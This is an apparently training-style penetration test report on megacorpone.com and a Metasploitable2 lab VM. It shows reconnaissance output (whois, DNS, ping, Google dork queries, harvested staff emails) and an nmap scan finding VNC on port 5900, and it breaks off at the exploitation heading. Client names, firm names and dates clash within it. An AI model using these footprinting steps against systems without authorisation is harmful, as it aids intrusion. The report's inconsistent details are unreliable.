



05/10/2025

PENETRATION TEST REPORT

Prepared by Md Jobarul Islam

Prepared for: Phoenix Cyber

Project ID: PENT0001

Version 1.1

Date: October,22, 2025

Md Jobarul Islam

Kuril, Dhaka

email: jobarulislam1203@gmail.com

linkedIn: <https://www.linkedin.com/in/jobarulislam/>

Phone: 01312-678017

DISCLAIMER

This Penetration Testing Report has been prepared by **Md Jobarul Islam** of **Phoenix Cyber** for **MegaCorp One** (*megacorpone.com*) within the agreed-upon and authorized testing scope.

While every effort has been made to ensure the accuracy and reliability of the findings, this report is provided “as is”, with no express or implied warranties, including but not limited to warranties of accuracy, completeness, merchantability, or fitness for a particular purpose.

Phoenix Cyber and **Md Jobarul Islam** shall not be held liable for any direct, indirect, incidental, or consequential damages resulting from the use or interpretation of the information contained in this report.

The findings and recommendations herein are intended solely for the authorized client and must not be distributed or acted upon without explicit written permission from **Phoenix Cyber**.

Confidentiality Statement

This document is the exclusive property of **Md Jobarul Islam** and **Phoenix Cyber**. It contains proprietary and confidential information resulting from an authorized penetration test of **MegaCorp One** (*megacorpone.com*).

Unauthorized duplication, disclosure, distribution, or use, in whole or in part, is strictly prohibited without prior written consent from **Md Jobarul Islam**, **Phoenix Cyber**, and an authorized representative of **MegaCorp One**.

All information within this report must be handled in accordance with applicable confidentiality, security, and data protection policies. Any unauthorized access or sharing of this document may result in legal consequences.

Contact information

Name	Designation	Contact Information
On behalf of Phoenix Cyber		
John Smith	Chief Executive Officer	phone:013xxxxxxx email:exam@gmail.com
Adam Smith	Executive Director	phone: 013xxxxxxx email: exam@gmail.com
Will Smith	Chief Technology officer	phone: 013xxxxxxx email: exam@gmail.com

On behalf of Supreme Security Limited		
John Doe	Lead Penetration Tester	phone: 013xxxxxxx email: exam@gmail.com
Jane Doe	Senior Penetration Tester	phone: 013xxxxxxx email: exam@gmail.com

Table of contents

SN	Name of Content	page
1	Cover Page	1
2	Disclaimer and Confidentiality Statement	2
3	Contact information	3
4	Table of Contents	4
5	Version History & Assessment Overview	5
6	Finding Severity Ratings	6
7	Scope	7
8	Executive Summary	8
9	Findings after Information Gathering	8
10	Vulnerability Scanning Report	20
11	Exploiting vulnerabilities	21
12	Limitation	24

Version History

Version	Date	Revised by	Comment
1.0	September,25,2025	Jane Doe	Initial report ROE
1.1	October,22,2025	John Doe	Revised under requirement of CTO

Assessment Overview

From the agreed engagement period, **Phoenix Cyber** was retained by **MegaCorp One (megacorpone.com)** to evaluate the external security posture of its internet-facing infrastructure against current industry best practices, using the OWASP Testing Guide, PTES, and custom test procedures where required.

The penetration test followed four primary phases:

- **Planning** – I gathered customer objectives, defined the rules of engagement, and agreed the test scope and timelines.
- **Discovery** – I performed reconnaissance, scanning, and enumeration to identify assets, services, and potential weaknesses.
- **Attack** – I validated likely vulnerabilities through controlled exploitation and performed iterative discovery based on newly acquired access.
- **Reporting** – I documented all findings including verified vulnerabilities, attempted exploits, unsuccessful tests, and remediation recommendations.

The attack phase was executed iteratively and included these core steps:


1. Achieve unintended access to systems or services.
2. Escalate privileges from an initial account to higher-privilege contexts.
3. Reconnoitre the compromised environment to identify sensitive assets and pathways.
4. Deploy and use tools to extend access and pivot to additional systems.
5. Extract and record evidence of sensitive data exposure or exfiltration paths.

This assessment was performed under the authorized scope and in accordance with the agreed rules of engagement. All findings and recommendations are provided to help MegaCorp One reduce risk and improve its security posture.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.



Discovery & Reconnaissance

As the first phase of this engagement, I conducted comprehensive discovery and reconnaissance of the target environment. Activities included network and application scanning, review of system, network, and application architectures, and walkthroughs of representative use-case scenarios. Findings from these activities identified potential attack surfaces and vulnerable areas for further testing.

Validation & Exploitation

Using the results of reconnaissance, I performed targeted, controlled manual tests aimed at assessing the Confidentiality, Integrity, and Availability (CIA) of the environment and its data. High-risk vulnerabilities identified during discovery were prioritized for exploitation attempts. The detailed findings from those validation and exploitation tests follow in the sections below. While not every identified issue was exploited, I focused on those vulnerabilities offering the greatest likelihood of impactful compromise within the engagement timeframe.

Scope

Target Scope

The following externally accessible IP addresses were within the scope of this engagement:

Target Assessment	Briefed overview	note
http://www.megacorpone.com Server: 192.168.132.2 Address: 192.168.132.2#53	MegaCorp One markets itself as an advanced nanotechnology company offering products and services such as cell regeneration, nano processors , nanomite-based weaponry and related nanotech applications	athorized for reconocence
Metasploitable2-Linux IP: 192.168.132.130	Metasploitable2-Linux is an intentionally vulnerable virtual machine designed for security testing, training, and research.	Isolated lab environment
M2 Port - 5900	Virtual Network Computing (VNC) to remotely view and control another computer's desktop over a network. It's a cross-platform remote desktop system commonly used for remote support, administration, and accessing headless machines.	

Scope Exclusion

Per client request, Supreme Security Limited did not perform any Denial of Service attacks during testing.

Client Allowance

SAMPLECROP LTD provided the following thing

Components	Briefed overview	
Metasploitable2-Linux	Isolated lab environment	

Executive Summary

Testing was performed using industry-standard penetration testing tools and techniques, including Ping, Whois, Subdomain-Finder, Dorking for footprinting, and Nmap and the Metasploit Framework for vulnerability assessment and exploitation. I (Md Jobarul Islam) evaluated Creative IT Institute's external security posture through a footprinting and external penetration test from **23 August 2025 to 23 September 2025**. By leveraging routine reconnaissance and targeted exploits, the assessment identified an exposed service on **TCP port 5900** that is exploitable and may allow full remote desktop access and potential privilege escalation, and public footprinting for megacorpone revealed broadly accessible assets. These issues were assessed as **Moderate** in exploitability but carry a **High** potential impact due to possible full system compromise. It is strongly recommended that Creative IT Institute address these findings immediately — specifically:

- Restrict access to port **5900** (block public access; allow only via VPN or trusted management networks).
- Enforce strong authentication and disable any “no-auth”/anonymous modes.
- Enable encryption (use VNC over TLS or tunnel VNC over SSH/VPN).
- Patch or replace vulnerable VNC software and apply vendor advisories.
- Implement logging, IDS/IPS rules, and alerting for suspicious VNC connections and authentication failures.
- Rotate any exposed credentials and perform host compromise investigation if unauthorized access is suspected.


Findings after Information Gathering

Following tools and/or online resource have been used for information gathering


Sl.no.	Name	overview
1	Search Engine	find information through the search engine's indexed database
2	Ping	A ping is a network utility used to check if a device
3	Nslookup	Kali tool
4	whois	key tool in cybersecurity and networking
5	Google Dorking	Search technique

1. Search Engine:


www.google.com



www.bing.com



search.yahoo.com



<https://www.baidu.com/>

The screenshot shows a Baidu search result for the URL 'www.megacorpone.com'. The search bar at the top contains the URL, and the '百度一下' (Baidu it) button is visible. Below the search bar, the search results are displayed. The first result is titled 'MegaCorp One - Nanotechnology Is the Future' and includes a brief description of the company. Below this, there is a section titled '搜索子域名的Shell脚本 使用shell查域名-CSDN博客' (Search for subdomain Shell scripts - CSDN Blog), which includes a code snippet for finding subdomains. On the right side, there is a '百度AI+' (Baidu AI+) section with a '你的全面指南' (Your comprehensive guide) and a '用心助手回答' (Answer with a thoughtful assistant) section. Below this, there is a '相关搜索' (Related search) section with several suggestions.

MegaCorp One - Nanotechnology Is the Future
查看此网页的中文翻译, 请点击: [翻译此页](#)
MegaCorp One is in a unique position of being able to offer ground-breaking technologies without the exhaustive research and development required to develop a working concept. Everything started with a co...
www.megacorpone.com/

以下是网页中包含“www.megacorpone.com”的结果:

搜索子域名的Shell脚本 使用shell查域名-CSDN博客
2022年2月14日 搜索子域名的Shell脚本 以www.megacorpone.com网站为例
首先用wgetwww.megacorpone.com下载网站的首页文件 用grep "href" index.html 过滤超链接关键字 命令行输入 grep "href" index.html | grep "\.megacorpone..."
CSDN博客

百度AI+ 你的全面指南
用心助手回答: www.megacorpone.com

相关搜索
mega官网中文版
MEGA官网下载
megacorporation
mega公司
mega官网app下载
mega是什么

<https://duckduckgo.com/>

The screenshot shows a DuckDuckGo search result for the URL 'www.megacorpone.com'. The search bar at the top contains the URL, and the 'DuckDuckGo' logo is visible. Below the search bar, the search results are displayed. The first result is titled 'MegaCorp One - Nanotechnology Is the Future' and includes a brief description of the company. Below this, there is a section titled 'HOME' with a link to 'What are the ethics behind MegaCorp One? Is MegaCorp One being regulated by any government?'. To the right of the main content, there is a sidebar with a 'Take control of your personal data!' section, which includes a 'Your DuckDuckGo search history is private' message and a 'Add our extension to help protect personal data' message.

MegaCorp One - Nanotechnology Is the Future
What are the ethics behind MegaCorp One? Is MegaCorp One being regulated by any government? Where can I buy MegaCorp One products? Is there any environmental concerns related to nanotechnology? Can I suggest nanotechnology uses for the company to explore? What are the spec...
HOME
What are the ethics behind MegaCorp One? Is MegaCorp One being regulated by any government?
CONTACT
Contact Our Departments Department: Human Resources Email: ...
ABOUT
MegaCorp One began as a computer processor start-up that grew tired of...
CAREERS
IT Positions Citrix Administrator Maintain, secure, and expand the...

Take control of your personal data!
Your DuckDuckGo search history is private
We stop anyone from getting your search history, including us.
Add our extension to help protect personal data
We'll block trackers trying to collect your data as you browse.

2.Ping:

```
(kali㉿kali)-[~]
$ ping www.megacorpone.com
PING www.megacorpone.com (149.56.244.87) 56(84) bytes of data.
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=1 ttl=128 time=248 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=2 ttl=128 time=246 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=3 ttl=128 time=246 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=4 ttl=128 time=250 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=5 ttl=128 time=242 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=6 ttl=128 time=245 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=7 ttl=128 time=261 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=8 ttl=128 time=247 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=9 ttl=128 time=247 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=10 ttl=128 time=247 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=11 ttl=128 time=249 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=12 ttl=128 time=246 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=13 ttl=128 time=255 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=14 ttl=128 time=263 ms
64 bytes from www.megacorpone.com (149.56.244.87): icmp_seq=15 ttl=128 time=246 ms
^C
— www.megacorpone.com ping statistics —
16 packets transmitted, 15 received, 6.25% packet loss, time 15023ms
rtt min/avg/max/mdev = 242.440/249.240/263.133/5.614 ms
```

3.Nslookup:

```
(kali㉿kali)-[~]
$ nslookup https://www.megacorpone.com
Server:      192.168.132.2
Address:     192.168.132.2#53
```

4. whois:

Registrar Information:

Registrar
Gandi SAS

WHOIS Server
whois.gandi.net SAS

Referral URL
<http://www.gandi.net>

Nameservers:

Hostname	IP Address
ns1.megacorpone.com	51.79.37.18
ns2.megacorpone.com	51.222.39.63
ns3.megacorpone.com	66.70.207.180

Domain Status:

clientTransferProhibited

<https://icann.org/epp#clientTransferProhibited>

clientTransferProhibited

<http://www.icann.org/epp#clientTransferProhibited>

Contact Information:

Sl no	Name	Address	Phone
01	Alan Grofield	Rachel, Nevada US	+1.9038836342
02	Alan Grofield	Rachel, Nevada US	+1.9038836342
03	Alan Grofield	Rachel, Nevada US	+1.9038836342

Similar Domains:

megac0rp.online

megac19.co

megac1jck.com

megac4.asia

megac4.biz

megac4-cashgame.org

megac4.center

megac4.club

megac4.com

megac4.life

Raw WHOIS Data:

Domain Name: MEGACORPONE.COM

Creation Date: 2013-01-22T23:01:00Z

Registry Domain ID:
1775445745_DOMAIN_COM-VRSN

Registry Expiry Date: 2026-01-22T23:01:00Z

Registrar WHOIS Server: whois.gandi.net

Registrar: Gandi SAS

Registrar URL: http://www.gandi.net

Registrar IANA ID: 81

Updated Date: 2024-12-22T21:09:21Z

Registrar Abuse Contact Email:
abuse@support.gandi.net

Registrar Abuse Contact Phone:
+33.170377661

Domain Status: clientTransferProhibited
<https://icann.org/epp#clientTransferProhibited>

Name Server: NS1.MEGACORPONE.COM

Name Server: NS2.MEGACORPONE.COM

Name Server: NS3.MEGACORPONE.COM

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy
Complaint Form: <https://www.icann.org/wicf/>

>>> Last update of whois database: 2025-10-
13T01:08:57Z <<<

For more information on Whois status codes,
please visit <https://icann.org/epp>

NOTICE: The expiration date displayed in this
record is the date the

registrar's sponsorship of the domain name
registration in the registry is

currently set to expire. This date does not
necessarily reflect the expiration

date of the domain name registrant's agreement
with the sponsoring

registrar. Users may consult the sponsoring
registrar's Whois database to

view the registrar's reported date of expiration
for this registration.

TERMS OF USE: You are not authorized to
access or query our Whois

database through the use of electronic processes
that are high-volume and

automated except as reasonably necessary to
register domain names or

modify existing registrations; the Data in
VeriSign Global Registry

Services' ("VeriSign") Whois database is
provided by VeriSign for

information purposes only, and to assist persons
in obtaining information

about or related to a domain name registration
record. VeriSign does not

guarantee its accuracy. By submitting a Whois
query, you agree to abide

by the following terms of use: You agree that
you may use this Data only

for lawful purposes and that under no
circumstances will you use this Data

to: (1) allow, enable, or otherwise support the
transmission of mass

unsolicited, commercial advertising or
solicitations via e-mail, telephone,

or facsimile; or (2) enable high volume,
automated, electronic processes

that apply to VeriSign (or its computer systems).
The compilation,

repackaging, dissemination or other use of this
Data is expressly

prohibited without the prior written consent of
VeriSign. You agree not to

use electronic processes that are automated and
high-volume to access or

query the Whois database except as reasonably
necessary to register

domain names or modify existing registrations.
VeriSign reserves the right

reserves the right to modify these terms at any time.

to restrict your access to the Whois database in its sole discretion to ensure

operational stability. VeriSign may restrict or terminate your access to the

The Registry database contains ONLY .COM, .NET, .EDU domains and

Whois database for failure to abide by these terms of use. VeriSign

Registrars.


5.DNS Records for megacorpone.com:

Hostname	Type	TTL	Priority	Content
megacorpone.com	NS	0		ns3.megacorpone.com
megacorpone.com	NS	0		ns1.megacorpone.com
megacorpone.com	NS	0		ns2.megacorpone.com
megacorpone.com	SOA	300		ns1.megacorpone.com admin.megacorpone.com 202508051 28800 7200 2419200 300
megacorpone.com	A	0		149.56.244.87
megacorpone.com	MX	0	60	mail2.megacorpone.com
megacorpone.com	MX	0	50	mail.megacorpone.com
megacorpone.com	MX	0	20	spool.mail.gandi.net
megacorpone.com	MX	0	10	fb.mail.gandi.net
www.megacorpone.com	A	0		149.56.244.87

Nameservers:

Hostname	IP Address
ns1.megacorpone.com	51.79.37.18
ns2.megacorpone.com	51.222.39.63
ns3.megacorpone.com	66.70.207.180

6. Google Dorking:



The screenshot displays a Google search interface with the query 'site:www.megacorpone.com' entered in the search bar. Below the search bar, four search results are listed, each featuring a globe icon, the site name 'MegaCorp One', the URL, and a brief description of the page content.

site:www.megacorpone.com

MegaCorp One
https://www.megacorpone.com

MegaCorp One - Nanotechnology Is the Future

We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible.

MegaCorp One
https://www.megacorpone.com › assets

[Index of /assets](#)

Index of /assets. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -, [DIR], css/, 2016-08-21 11:21, -, [DIR] ...

MegaCorpOne
https://www.megacorpone.com › about

About Us - MegaCorp One

MegaCorp One began as a computer processor start-up that grew tired of artificially limiting technology to extend profit margins. We had technology in our ...

MegaCorpOne
https://www.megacorpone.com › jobs

MegaCorp One - Nanotechnology Is the Future

MegaCorp One has technology so advanced, that some deem it "impossible." Our technology has been engineered to provide the cutting edge of nanotechnology that ...

inurl:www.megacorpone.com"email"

All Mode **All** Images Short videos Videos News Forums More ▾ Tools ▾



MegaCorp One

<https://www.megacorpone.com> › contact ⋮

[Contact Us - MegaCorp One](#)

Our Address: MegaCorp One 2 Old Mill St Rachel, NV 89001 United States. **Email:** sales@megacorpone.com Tel: (903) 883 - MEGA Web: <http://www.megacorpone.com>



MegaCorpOne

<https://www.megacorpone.com> › about ⋮

[About Us - MegaCorp One](#)

Email: joe@megacorpone.com. Twitter: @Joe_Sheer. Contact Me: Tom Hudson. WEB DESIGNER. **Email:** thudson@megacorpone.com. Twitter: @TomHudsonMCO. Contact Me: Tanya ...



MegaCorp One

<https://www.megacorpone.com> ⋮

[MegaCorp One - Nanotechnology Is the Future](#)

We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible.

[About](#)

[Contact Us](#)

[Nanotechnology Is the Future](#)

Domain Registrar

IANA ID: 81

Handle: 81

Registrar Name: Gandi SAS

WHOIS Server: whois.gandi.net

Email Address: abuse@gandi.net

Phone Number: +33170377661

Registrant Contact

Handle: REDACTED

Name: Redacted for Privacy

Company: MegaCorpOne

State: Nevada

Country Name: United States

Country Code: US

Email

Address: 3310f82fb4a8f79ee9a6bfe8d672d87e-1696395@contact.gandi.net

Administrative Contact

Handle: REDACTED

Name: Redacted for Privacy

Email

Address: 3310f82fb4a8f79ee9a6bfe8d672d87e-1696395@contact.gandi.net

Technical Contact

Handle: REDACTED

Name: Redacted for Privacy

Email

Address: 3310f82fb4a8f79ee9a6bfe8d672d87e-1696395@contact.gandi.net

Billing Contact

Handle: REDACTED

Name: Redacted for Privacy

Name Servers

ns2.megacorpone.com

ns3.megacorpone.com


ns1.megacorpone.com

Domain Status

clienttransferprohibited


Subdomain:

site:*.megacorpone.com

 MegaCorp One
<https://www.megacorpone.com> ⋮


MegaCorp One - Nanotechnology Is the Future

We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible.

 Megacorpone AI
<https://ai.megacorpone.com> ⋮


Megacorp One AI

Mar 19, 2025 — We drive **advanced artificial intelligence research** and build transformative, cutting-edge solutions for businesses worldwide, shaping tomorrow today.

 MegaCorp One
<https://www.megacorpone.com> › [assets](#) ⋮

Index of /assets

Index of /assets. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -, [DIR], css/, 2016-08-21 11:21, -, [DIR] ...

 MegaCorpOne
<https://www.megacorpone.com> › [about](#) ⋮

About Us - MegaCorp One

MegaCorp One began as a computer processor start-up that grew tired of artificially limiting technology to extend profit margins. We had technology in our ...

site:*.megacorpone.com



<https://ai.megacorpone.com/jobs>

Megacorp One AI

Megacorp One AI is a pioneering technology company from Megacorp One Group. Its mission is to make artificial intelligence accessible to everyone—empowering both ...



MegaCorpOne

<https://www.megacorpone.com/jobs>

MegaCorp One - Nanotechnology Is the Future

MegaCorp One has technology so advanced, that some deem it "impossible." Our technology has been engineered to provide the cutting edge of nanotechnology that ...



Megacorpone AI

<https://ai.megacorpone.com/about>

About Megacorp One AI

At Megacorp One AI, our mission is to **push AI boundaries**, empowering organizations with transformative solutions that enhance efficiency, spark innovation, and ...



MegaCorpOne

<https://www.megacorpone.com/assets/img>

Index of /assets/img

Index of /assets/img ; [PARENTDIR], Parent Directory ; [IMG], agency.jpg, 2016-08-21 11:21 ; [IMG], browser.png, 2016-08-21 11:21 ...

Vulnerability Scanning Report

Following tools and/or online resource have been used for information gathering

Sl.no.	Tools Name	Description	Scope
1	Nmap	Network Enumeration Host Enumeration OS Fingerprinting	192.168.132.130
2	Ping	Test connectivity	192.168.132.130
3	Msfconsole	Metasploit Framework Console	192.168.132.130
4	Vncviewer	viewer client for VNC	192.168.132.130

1.Nmap:

Report			
Scope	192.168.132.130		
port	Service	Version	Description/Comment
5900/tcp	VNC	Protocol 3.3	Virtual Network Computing (VNC)

Screenshots:

```
5900/tcp open  vnc          VNC (protocol 3.3)
5900/tcp open  x11            (access denied)
```

2.Ping:

```
PING 192.168.132.130 (192.168.132.130) 56(84) bytes of data.
64 bytes from 192.168.132.130: icmp_seq=1 ttl=64 time=0.334 ms
64 bytes from 192.168.132.130: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.132.130: icmp_seq=3 ttl=64 time=0.407 ms
64 bytes from 192.168.132.130: icmp_seq=4 ttl=64 time=0.257 ms
64 bytes from 192.168.132.130: icmp_seq=5 ttl=64 time=0.371 ms
64 bytes from 192.168.132.130: icmp_seq=6 ttl=64 time=0.344 ms
64 bytes from 192.168.132.130: icmp_seq=7 ttl=64 time=0.398 ms
64 bytes from 192.168.132.130: icmp_seq=8 ttl=64 time=0.398 ms
^C
— 192.168.132.130 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7170ms
rtt min/avg/max/mdev = 0.257/0.361/0.407/0.046 ms
```

Exploiting vulnerabilities

1 VNC (RFB) — Unauthenticated / Weak Authentication / Cleartext (port 5900)	
Risk	Critical
Locations(s)	192.168.132.130:5900
